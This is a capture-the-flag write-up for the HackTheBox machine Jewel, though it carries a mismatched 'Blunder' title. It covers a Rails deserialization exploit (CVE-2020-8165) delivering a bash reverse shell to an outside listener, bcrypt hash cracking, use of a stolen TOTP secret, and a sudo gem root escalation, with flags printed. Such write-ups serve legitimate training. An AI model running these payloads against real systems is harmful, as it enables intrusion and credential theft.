Blunder - Write-up - HackTheBox

noraj

2021-02-22

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Jewel-write-up/

1.1 Box

- **Name:** Jewel
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Linux
- **Points:** 30



Figure 1.1: Jewel

2 Write-up

2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap oath-toolkit rlwrap pwncat gtfoblookup
```

2.2 Network enumeration

Port and service scan with nmap:

```
# Nmap 7.91 scan initiated Wed Feb 17 19:56:48 2021 as: nmap -sSVC -p- -v -oA nmap_scan
↪  10.10.10.211
Nmap scan report for 10.10.10.211
Host is up (0.030s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:80:8b:0c:73:93:d6:30:dc:ec:83:55:7c:9f:5d:12 (RSA)
|   256 61:99:05:76:54:07:92:ef:ee:34:cf:b7:3e:8a:05:c6 (ECDSA)
|_  256 7c:6d:39:ca:e7:e8:9c:53:65:f7:e2:7e:c7:17:2d:c3 (ED25519)
8000/tcp open  http    Apache httpd 2.4.38
|_http-generator: gitweb/2.20.1 git/2.20.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.38 (Debian)
| http-title: 10.10.10.211 Git
|_Requested resource was http://10.10.10.211:8000/gitweb/
8080/tcp open  http    nginx 1.14.2 (Phusion Passenger 6.0.6)
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.2 + Phusion Passenger 6.0.6
|_http-title: BL0G!
Service Info: Host: jewel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 17 19:58:46 2021 -- 1 IP address (1 host up) scanned in 118.32 seconds
```

We have gitweb/2.20.1 on port 8000 and Phusion Passenger 6.0.6 on port 8080.

2.3 Web discovery

On gitweb we can browse to the summary of the only repository which is hosting the source code of the blog and download a snapshot of it.

```
$ curl --output blog.tar.gz -J -L
↪  'http://10.10.10.211:8000/gitweb/?p=.git;a=snapshot;h=5d6f436256c9575fbc7b1fb9621b18f0f8656741;sf=tgz'
$ tar xaf blog.tar.gz
$ cd .git-5d6f436
```

2.4 Source code analysis

Let's install a ruby and bundle version matching the one specified in the Gemfile:

```
$ asdf install ruby 2.5.5
$ asdf local ruby 2.5.5
$ gem install bundler:1.17.3
```

It's not mandatory to analyse the source code but it will allow use to run the website is we want to do some test or even the run `bundle outdated` to check for outdated dependencies.

Before we do that, we can see in `config.ru` that the blog is a RoR app (using Ruby on Rails web framework).

Let's see if the project is up to date:

```
$ bundle outdated
...
Outdated gems included in the bundle:
  * actioncable (newest 6.1.3, installed 5.2.2.1)
  * actionmailer (newest 6.1.3, installed 5.2.2.1)
  * actionpack (newest 6.1.3, installed 5.2.2.1)
  * actionview (newest 6.1.3, installed 5.2.2.1)
  * activejob (newest 6.1.3, installed 5.2.2.1)
```

```
  * activemodel (newest 6.1.3, installed 5.2.2.1)
  * activerecord (newest 6.1.3, installed 5.2.2.1)
  * activestorage (newest 6.1.3, installed 5.2.2.1)
  * activesupport (newest 6.1.3, installed 5.2.2.1)
  * autoprefixer-rails (newest 10.2.4.0, installed 9.8.6.3)
  * bcrypt (newest 3.1.16, installed 3.1.15, requested ~> 3.1.7) in groups "default"
  * bootsnap (newest 1.7.2, installed 1.4.8) in groups "default"
  * bootstrap (newest 4.6.0, installed 4.5.2, requested ~> 4.5.0) in groups "default"
  * capybara (newest 3.35.3, installed 3.33.0) in groups "test"
  * childprocess (newest 4.0.0, installed 3.0.0)
  * coffee-rails (newest 5.0.0, installed 4.2.2, requested ~> 4.2) in groups "default"
  * concurrent-ruby (newest 1.1.8, installed 1.1.7)
  * erubi (newest 1.10.0, installed 1.9.0)
  * ffi (newest 1.14.2, installed 1.13.1)
  * i18n (newest 1.8.9, installed 1.8.5)
  * jbuilder (newest 2.11.2, installed 2.10.0, requested ~> 2.5) in groups "default"
  * jquery-rails (newest 4.4.0, installed 4.3.3, requested = 4.3.3) in groups "default"
  * listen (newest 3.4.1, installed 3.1.5, requested < 3.2, >= 3.0.5) in groups "development"
  * loofah (newest 2.9.0, installed 2.6.0)
  * mini_portile2 (newest 2.5.0, installed 2.4.0)
  * minitest (newest 5.14.3, installed 5.14.1)
  * msgpack (newest 1.4.2, installed 1.3.3)
  * nio4r (newest 2.5.5, installed 2.5.2)
  * nokogiri (newest 1.11.1, installed 1.10.10)
  * popper_js (newest 2.6.0, installed 1.16.0, requested = 1.16.0) in groups "default"
  * public_suffix (newest 4.0.6, installed 4.0.5)
  * puma (newest 5.2.1, installed 3.12.6, requested ~> 3.11) in groups "default"
  * rails (newest 6.1.3, installed 5.2.2.1, requested = 5.2.2.1) in groups "default"
  * railties (newest 6.1.3, installed 5.2.2.1)
  * rake (newest 13.0.3, installed 13.0.1)
  * redis (newest 4.2.5, installed 4.2.1, requested ~> 4.0) in groups "default"
  * regexp_parser (newest 2.0.3, installed 1.7.1)
  * sass-rails (newest 6.0.0, installed 5.1.0, requested ~> 5.0) in groups "default"
  * sprockets (newest 4.0.2, installed 3.7.2)
  * sprockets-rails (newest 3.2.2, installed 3.2.1)
  * thor (newest 1.1.0, installed 1.0.1)
  * tzinfo (newest 2.0.4, installed 1.2.7)
  * web-console (newest 4.1.0, installed 3.7.0) in groups "development"
```

Seems that all dependencies are very outdated. We can install `bundler-audit`, which is an equivalent for Ruby to `npm audit` in Nodejs, to check for CVE impacting the dependencies.

```
$ gem install bundler-audit
$ bundle-audit
Name: actionpack
Version: 5.2.2.1
Advisory: CVE-2020-8166
Criticality: Unknown
URL: https://groups.google.com/forum/#!topic/rubyonrails-security/NOjKiGeXUgw
Title: Ability to forge per-form CSRF tokens given a global CSRF token
Solution: upgrade to ~> 5.2.4.3, >= 6.0.3.1
```

```
Name: actionpack
Version: 5.2.2.1
Advisory: CVE-2020-8164
Criticality: Unknown
URL: https://groups.google.com/forum/#!topic/rubyonrails-security/f6ioe4sdpbY
Title: Possible Strong Parameters Bypass in ActionPack
Solution: upgrade to ~> 5.2.4.3, >= 6.0.3.1

Name: actionview
Version: 5.2.2.1
Advisory: CVE-2020-5267
Criticality: Unknown
URL: https://groups.google.com/forum/#!topic/rubyonrails-security/55reWMM_Pg8
Title: Possible XSS vulnerability in ActionView
Solution: upgrade to >= 5.2.4.2, ~> 5.2.4, >= 6.0.2.2

Name: actionview
Version: 5.2.2.1
Advisory: CVE-2020-8167
Criticality: Unknown
URL: https://groups.google.com/forum/#!topic/rubyonrails-security/x9DixQDG9a0
Title: CSRF Vulnerability in rails-ujs
Solution: upgrade to ~> 5.2.4.3, >= 6.0.3.1

Name: activestorage
Version: 5.2.2.1
Advisory: CVE-2020-8162
Criticality: Unknown
URL: https://groups.google.com/forum/#!topic/rubyonrails-security/PjU3946mreQ
Title: Circumvention of file size limits in ActiveStorage
Solution: upgrade to ~> 5.2.4.3, >= 6.0.3.1

Name: activesupport
Version: 5.2.2.1
Advisory: CVE-2020-8165
Criticality: Unknown
URL: https://groups.google.com/forum/#!topic/rubyonrails-security/bv6fW4S0Y1c
Title: Potentially unintended unmarshalling of user-provided objects in MemCacheStore and
↪  RedisCacheStore
Solution: upgrade to ~> 5.2.4.3, >= 6.0.3.1

Name: jquery-rails
Version: 4.3.3
Advisory: CVE-2019-11358
Criticality: Medium
URL: https://blog.jquery.com/2019/04/10/jquery-3-4-0-released/
Title: Prototype pollution attack through jQuery $.extend
Solution: upgrade to >= 4.3.4

Vulnerabilities found!
```

The one one activesupport seems to be the most promising because unmarshalling is a kind of deseri-

alization that can lead to RCE:

```
Name: activesupport
Version: 5.2.2.1
Advisory: CVE-2020-8165
Criticality: Unknown
URL: https://groups.google.com/forum/#!topic/rubyonrails-security/bv6fW4S0Y1c
Title: Potentially unintended unmarshalling of user-provided objects in MemCacheStore and
↪  RedisCacheStore
Solution: upgrade to ~> 5.2.4.3, >= 6.0.3.1
```

> A deserialization of untrusted data vulnernerability exists in rails < 5.2.4.3, rails < 6.0.3.1 that can allow an attacker to unmarshal user-provided objects in MemCacheStore and RedisCacheStore potentially resulting in an RCE.
>
> Ref. CVE-2020-8165

We sure have a vulnerable version of Rails:

```
$ grep "'rails'" Gemfile
# Bundle edge Rails instead: gem 'rails', github: 'rails/rails'
gem 'rails', '= 5.2.2.1'
```

The References section of CVE-2020-8165 page on NVD gives a link to a HackerOne report tagged as *exploit* in addition to the many *mailing list*.

Hyperlink	Resource
http://lists.opensuse.org/opensuse-security-announce/2020-10/msg00031.html	
http://lists.opensuse.org/opensuse-security-announce/2020-10/msg00034.html	
https://groups.google.com/g/rubyonrails-security/c/bv6fW4S0Y1c	Mailing List Patch Third Party Advisory
https://hackerone.com/reports/413388	Exploit Patch Third Party Advisory
https://lists.debian.org/debian-lts-announce/2020/06/msg00022.html	Mailing List Third Party Advisory
https://lists.debian.org/debian-lts-announce/2020/07/msg00013.html	Mailing List Third Party Advisory
https://weblog.rubyonrails.org/2020/5/18/Rails-5-2-4-3-and-6-0-3-1-have-been-released/	Vendor Advisory
https://www.debian.org/security/2020/dsa-4766	

By reading the H1 report, we can read:

> This vulnerability effects application code that caches a string from an untrusted source using the `raw: true` option.

So let's find if the option is used in the code:

```
$ grep -rn 'raw: true' app
app/controllers/application_controller.rb:32:      @current_username =
↪  cache.fetch("username_#{session[:user_id]}", raw: true) do
app/controllers/users_controller.rb:37:      @current_username =
↪  cache.fetch("username_#{session[:user_id]}", raw: true) {user_params[:username]}
```

`app/controllers/users_controller.rb` L32-L49

```
def update
  @user = User.find(params[:id])
  if @user && @user == current_user
    cache = ActiveSupport::Cache::RedisCacheStore.new(url: "redis://127.0.0.1:6379/0")
    cache.delete("username_#{session[:user_id]}")
    @current_username = cache.fetch("username_#{session[:user_id]}", raw: true)
    ↪  {user_params[:username]}
    if @user.update(user_params)
      flash[:success] = "Your account was updated successfully"
      redirect_to articles_path
    else
      cache.delete("username_#{session[:user_id]}")
      render 'edit'
    end
  else
    flash[:danger] = "Not authorized"
    redirect_to articles_path
  end
end
```

The `update` method will cache a key `username_<user_id>` using `user_params[:username]` which is user supplied and so untrusted. It will cache the value and then try to update the database but if it fails it will remove the cached value.

`app/controllers/application_controller.rb` L29-L40

```
def current_username
  if session[:user_id]
    cache = ActiveSupport::Cache::RedisCacheStore.new(url: "redis://127.0.0.1:6379/0")
    @current_username = cache.fetch("username_#{session[:user_id]}", raw: true) do
      @current_user = current_user
      @current_username = @current_user.username
    end
  else
    @current_username = "guest"
  end
  return @current_username
end
```

The key is also fetched with `current_username` method.

Let's see what is the format of an username to know if we can poison it.

```
$ grep -rn ':username' app
app/views/users/_form.html.erb:7:    <%= f.label :username %>
app/views/users/_form.html.erb:8:    <%= f.text_field :username, class: "form-control",
↪  placeholder: "Username", autofocus: true %>
app/views/users/edit.html.erb:10:    <%= f.label :username %>
app/views/users/edit.html.erb:11:    <%= f.text_field :username, class: "form-control",
↪  placeholder: "Username", autofocus: true %>
app/controllers/users_controller.rb:37:      @current_username =
↪  cache.fetch("username_#{session[:user_id]}", raw: true) {user_params[:username]}
app/controllers/users_controller.rb:53:    params.require(:user).permit(:username, :email,
↪  :password)
app/models/user.rb:6: validates :username, presence: true, uniqueness: { case_sensitive: false
↪  }, length: { minimum: 3, maximum: 25 },
```

The user class must be defined in `app/models/user.rb`.

`app/models/user.rb` L1-L11

```
class User < ActiveRecord::Base
 has_many :articles
 has_secure_password
 VALID_USER_REGEX = /\A[\w\d]+\z/
 VALID_EMAIL_REGEX = /\A[\w+\-.]+@[a-z\d\-.]+\.[a-z]+\z/i
 validates :username, presence: true, uniqueness: { case_sensitive: false }, length: {
↪  minimum: 3, maximum: 25 },
                     format: { with: VALID_USER_REGEX }
 validates :email, presence: true, length: { maximum: 105 }, uniqueness: { case_sensitive:
↪  false },
                   format: { with: VALID_EMAIL_REGEX }
 before_save { self.email = email.downcase }
end
```

So the username must contains only alphanumeric characters and be 3 to 25 chars long. At first glance it looks impossible to poison the username with a malicious payload to corrupt the cache. But a more in depth analysis shows that we will be able to perform our deserialization to RCE.

Looking back at `app/controllers/users_controller.rb` the username is written into the cache without any control (what we just saw in `app/models/user.rb` are constraints on the database not the cache), then it will update the database but fails because there username format won't we respected and so it will trigger the cache deletion. But the deletion won't work because as the payload will be evaluated it will crash the app (500 error) so the cached value will stay stored and be retrieved on a subsequent fetch request.

2.5 Web exploitation

Since it's an authenticated vulnerability (yes to update your username you need an account), let's register one on the blog (http://10.10.10.211:8080/signup).

We can edit the username at this address http://10.10.10.211:8080/users/19/edit but before that we'll need to craft a payload.

Let's retrieve the PoC from the H1 report and modify it a little bit to include a reverse shell and url-encode the payload:

```
require 'erb'
require 'rails/all'
require 'uri'

remote_code = <<-RUBY
`/bin/bash -c "bash -i &>/dev/tcp/10.10.14.125/9999 0>&1"`
RUBY

erb = ERB.allocate
erb.instance_variable_set(:@src, remote_code)
erb.instance_variable_set(:@lineno, 0)
deprecation = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result)
exploit_data = Marshal.dump(deprecation)

puts URI.encode_www_form(username: exploit_data)
```

Lets' build the payload:

```
$ bundle exec ruby exploit.rb
username=%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instance
↪  c+%22bash+-
↪  i+%26%3E%2Fdev%2Ftcp%2F10.10.14.125%2F9999+0%3E%261%22%29%0A%06%3A%06ET%3A%0C%40linenoi%00%3A%0C%40method%
```

Intercept traffic with Burp and replace the username with the payload.

```
POST /users/19 HTTP/1.1
Host: 10.10.10.211:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.211:8080/users/19/edit
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 584
Origin: http://10.10.10.211:8080
Connection: close
Cookie: _session_id=39429a031ee66edae6af06579185eb80
Upgrade-Insecure-Requests: 1

utf8=%E2%9C%93&_method=patch&authenticity_token=tlufjzm%2FbY9fBxS%2Bu1QqkY%2BoaS
c+%22bash+-i+%26%3E%2Fdev%2Ftcp%2F10.10.14.125%2F9999+0%3E%261%22%29%0A%06%3A%06
```

We retrieve the shell on our listener:

```
$ rlwrap pwncat -l 9999 -vv
INFO: Listening on :::9999 (family 10/IPv6, TCP)
INFO: Listening on 0.0.0.0:9999 (family 2/IPv4, TCP)
INFO: Client connected from 10.10.10.211:51176 (family 2/IPv4, TCP)
bash: cannot set terminal process group (811): Inappropriate ioctl for device
bash: no job control in this shell
bill@jewel:~/blog$ id
uid=1000(bill) gid=1000(bill) groups=1000(bill)

bill@jewel:~$ cat user.txt
02d71a6b8858cc2812ee368bc1ab355b
```

2.6 Elevation of Privilege (EoP): from bill to root

Let's get an interactive shell:

```
bill@jewel:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

We can't use `sudo -l` because we don't know bill's password.

Let's find backup or config files in hope to discover passwords:

```
bill@jewel:~$ find / -name *.sql -type f 2>/dev/null
/var/backups/dump_2020-08-27.sql
/usr/share/postgresql/11/extension/citext--1.4--1.5.sql
...

bill@jewel:~$ grep -n password /var/backups/dump_2020-08-27.sql
132:    password_digest character varying
229:COPY public.users (id, username, email, created_at, updated_at, password_digest) FROM
↪  stdin;
```

Let's dig around line 229:

```
--
-- Data for Name: users; Type: TABLE DATA; Schema: public; Owner: rails_dev
--

COPY public.users (id, username, email, created_at, updated_at, password_digest) FROM stdin;
2       jennifer        jennifer@mail.htb       2020-08-27 05:44:28.551735      2020-08-27
↪  05:44:28.551735      $2a$12$sZac9R2VSQYjOcBTTUYy6.Zd.5I02OnmkKnD3zA6MqMrzLKz0jeDO
1       bill    bill@mail.htb   2020-08-26 10:24:03.878232      2020-08-27 09:18:11.636483
↪  $2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI7OzVomCrqlRxW
\.
```

Let's ask my old pall John if he knows them:

```
jennifer:$2a$12$sZac9R2VSQYjOcBTTUYy6.Zd.5I02OnmkKnD3zA6MqMrzLKz0jeDO
bill:$2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI7OzVomCrqlRxW
```

```
$ john hashes.txt --wordlist=/usr/share/wordlists/passwords/rockyou.txt --format=bcrypt
```

I found bill's password but not jennifer one.

`bill` / spongebob

Trying sudo again we are asked for a verification code, it reminds me when I set up OTP with `libpam-google-authenticator` for a SSH server.

We can find bill's OTP private key in his home directory:

```
bill@jewel:~$ cat .google_authenticator
2UQI3R52WFCLE6JTLDCSJYMJH4
" WINDOW_SIZE 17
" TOTP_AUTH
```

I was able to generate a one time password with oath-toolkit:

```
$ oathtool -b --totp 2UQI3R52WFCLE6JTLDCSJYMJH4
297774
```

But I kept having this error while trying to auth:

```
Error "Operation not permitted" while writing config
```

TOTP is time based and I'm not in the same timezone than the box:

```
# box
Sun 21 Feb 20:45:21 GMT 2021
# my machine
Sun Feb 21 09:35:41 PM CET 2021
```

Let's print the box time in RFC format:

```
$ date --rfc-3339=seconds
2021-02-21 20:50:55+00:00
```

So I tried to create the OTP code like that but it kept failing:

```
$ oathtool -b --totp 2UQI3R52WFCLE6JTLDCSJYMJH4 -S '2021-02-21 20:54:31+00:00'
626503
```

Let's try another method: setting teh same time on our machine. The box timezone:

```
$ timedatectl
               Local time: Sun 2021-02-21 21:08:22 GMT
           Universal time: Sun 2021-02-21 21:08:22 UTC
                 RTC time: Sun 2021-02-21 21:08:21
                Time zone: Europe/London (GMT, +0000)
System clock synchronized: no
              NTP service: active
          RTC in local TZ: no
```

Set up the time on my machine:

```
$ sudo timedatectl set-timezone Europe/London
$ sudo timedatectl set-ntp false
$ sudo timedatectl set-time 21:15:07
```

Finaly I can run it:

```
$ sudo -l

Matching Defaults entries for bill on jewel:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    insults

User bill may run the following commands on jewel:
    (ALL : ALL) /usr/bin/gem
```

PS: it's not an issue if there is a desync of a few seconds because the OTP window is 17 codes so we can have a max desync of 17 x 30 sec.

Let's see the EoP for `gem`:

```
$ gtfoblookup linux sudo gem
gem:

    sudo:

        Description: This requires the name of an installed gem to be
                     provided (`rdoc` is usually installed).
        Code: sudo gem open -e "/bin/sh -c /bin/sh" rdoc
```

My paylmaod will be

```
sudo /usr/bin/gem open -e "/bin/sh -c /bin/bash" bundler
```

Let's get root:

```
# id
uid=0(root) gid=0(root) groups=0(root)

# cat /root/root.txt
96a8f2a385ce2c384353e6998dc3fdac
```